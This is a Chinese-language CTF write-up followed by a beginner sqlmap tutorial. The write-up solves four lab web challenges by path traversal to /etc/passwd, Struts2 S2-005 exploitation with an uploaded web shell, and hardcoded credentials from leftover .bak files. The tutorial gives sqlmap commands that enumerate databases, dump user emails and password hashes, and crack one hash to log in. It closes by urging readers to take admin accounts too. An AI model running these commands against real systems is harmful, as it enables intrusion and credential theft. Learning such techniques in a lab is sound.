
Web题

1、新生入学

新生入学通知，每位新录取学生请填写好相关的身份证信息提交院系辅导员申请办理校园银行卡。 以后的所有学费都打入银行卡内结算。（可以负责任的告诉你，你要的答案在passwd文件里。）




下载链接地址：http://192.168.5.13/download.php?url=word.zip

下载链接文件，然后并没有什么卵用……

按照题目提示，在passwd文件里，应该可以想到linux存放账号信息的路径：etc/passwd


按照文件下载链接的格式，构造访问地址：<http://192.168.5.13/download.php?url=../../etc/passwd>，打开即得到flag



2、后台登录


小黑入侵进了内网，看到一个管理后台，可惜没有密码，但是小黑发现这个管理后台是用某一个j2ee框架开发的~

按照提示，j2ee框架应该就是现在比较热门的struct2漏洞利用，这里使用K8\_Struts2\_EXP检测漏洞：




检测发现s2-005可以利用

直接上传菜刀shell




菜刀连接，发现flag.jsp，打开就看到FLAG



3、运维失误

公司的运维人员小王因为运维不当导致资料泄露，但粗心的他不知道问题出在哪里，你能帮小王找到问题的所在吗？



尝试弱口令，万能密码什么的都不行，那就来看看源码：

<form method="post" action="[check.php](view-source:http://192.168.5.82/check.php)">

<div class="div">

<h1>欢迎您的到来，请登录</h1>

提交的页面是到check.php的，如果能得到check的源码就能构造语句绕过了，既然提示是运维失误，那就想到可能是bak文件未删除，试了一下果然：

http://192.168.5.82/check.php.bak

<?php

session\_start();

$name=$\_POST['username'];

$password=$\_POST['password'];

$checkcode = $\_POST['checkcode'];

if($\_SESSION["verification"] != md5($checkcode))

{

echo "<script type='text/javascript'>alert('验证码错误 !');location='login.html';

</script>";

}

elseif($name == "")

{

echo "<script type='text/javascript'>alert('请输入用户名 !');location='login.html';

</script>";

}

elseif($password == "")

{

echo "<script type='text/javascript'>alert('请输入密码 ！');location='login.html';</script>";

}

else

{

if(( 'admin'== $name) && ( '617b4cb7a816636d0b3aaf9273accad4'== $password))

{

//echo "验证成功！<br>";

echo "<script type='text/javascript'>alert('登录成功!');location='login\_ok.php';</script>";

$\_SESSION["login"] = md5('login\_ok');

}

else


//echo "密码错误<br>";

echo "<script type='text/javascript'>alert('密码或用户名错误!');location='login.html';</script>";

}

?>

按源码里的用户名密码登录，flag立显



4、无权查看

有些小白的运维人员会在服务器上直接做文件备份，比如将一个.php文件备份成.php.bak文件。

打开页面提示：forbidden!

构造index.php?/user=admin什么的都没用，看页面源码里发现信息：forbidden!<!--index.php.bak-->

显然漏洞在index.php.bak里面，访问页面看源码，果然有文章：

<?php

$user = isset($\_GET['user']) ? $\_GET['user'] : 'Guest';

$password = isset($\_GET['password']) ? $\_GET['password'] : '';

if($user == 'admin' && $password == 'showmetheflag'){

require '/flag.txt';

}else{

echo 'forbidden!';

}

?>

既然给了用户名、密码，就直接带上访问了

http://192.168.5.83/index.php?user=admin&password=showmetheflag

得到flag：flag{ba19c1114c8b8ca8d2cadf141602f90f}

对于网络安全人员来说，掌握渗透工具的使用方法是一项必备的技能。然而，一个没有师傅带领的小白在刚开始学习时，并不知道该如何入手进行渗透学习，所以本文旨在帮助这些小白入门。

sqlmap是一款非常强大的开源sql自动化注入工具，可以用来检测和利用sql注入漏洞。它由python语言开发而成，因此运行需要安装python环境。

既然本文是基础教程，以下只写工具的基本使用方法。

本教程为sqlmap具体应用案例，如需了解更多sqlmap资料可以访问官方[http://sqlmap.org](http://sqlmap.org/" \t "_blank)

测试环境：本地搭建的具有sql注入点的网站 http://192.168.1.150


注意：sqlmap只是用来检测和利用sql注入点的，并不能扫描出网站有哪些漏洞，使用前请先使用扫描工具扫出sql注入点。

教程开始：

一、检测注入点是否可用

C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134"

结果：

  
+

注入结果展示：

（1）注入参数id为GET注入，注入类型有四种分别为：boolean-based blind、error-based、stacked queries、inline query。

（2）web服务器系统为windows 2003 or XP

（3）web应用程序技术为：ASP.NET, Microsoft IIS 6.0

（4）数据库类型为：SQLSERVER 2000

其中图一有若干询问语句，需要用户输入[Y/N]，如果你懒得输入或者不懂怎么输入可以让程序自动输入，只需添加一个参数即可，命令如下：

C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" --batch

二、暴库


一条命令即可曝出该sqlserver中所有数据库名称，命令如下：

C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" --dbs

参数：

--dbs：dbs前面有两条杠，请看清楚。


结果：



结果显示该sqlserver中共包含7个可用的数据库。


三、web当前使用的数据库

C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" --current-db




四、web数据库使用账户

C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" --current-user




五、列出sqlserver所有用户

C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" --users



六、数据库账户与密码

C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" --passwords



七、列出数据库中的表


C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" -D tourdata --tables

参数：

-D：指定数据库名称

--tables：列出表

结果：



结果体现共列出了34张表。

八、列出表中字段

1. C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" -D tourdata -T userb --columns


参数：

-D：指定数据库名称

-T：指定要列出字段的表

--columns：指定列出字段

结果：



结果显示该userb表中包含了23条字段。

九、暴字段内容


C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" -D tourdata -T userb -C "email,Username,userpassword" --dump

参数：

-C ：指定要暴的字段

--dump：将结果导出

结果：



如果字段内容太多，需要花费很多时间。可以指定导出特定范围的字段内容，命令如下：

C:\Python27\sqlmap>python sqlmap.py -u "http://192.168.1.150/products.asp?id=134" -D tourdata -T userb -C "email,Username,userpassword" --start 1 --stop 10 --dump


参数：

--start：指定开始的行

--stop：指定结束的行

此条命令的含义为：导出数据库tourdata中的表userb中的字段(email,Username,userpassword)中的第1到第10行的数据内容。

结果如下：



十、验证结果

通过上图结果看到其中的一个用户信息为：

email：123456@qq.com

username: 1.asp

password: 49ba59abbe56e057

通过md5解密，得到该hash的原文密码为：123456

拿到账号密码我们来测试是否可以登录，登录结果如下：



验证成功！

当然我们只是拿到普通会员账号进行登录，你也可以拿到管理员账号进行登录，后面的事情自己发挥吧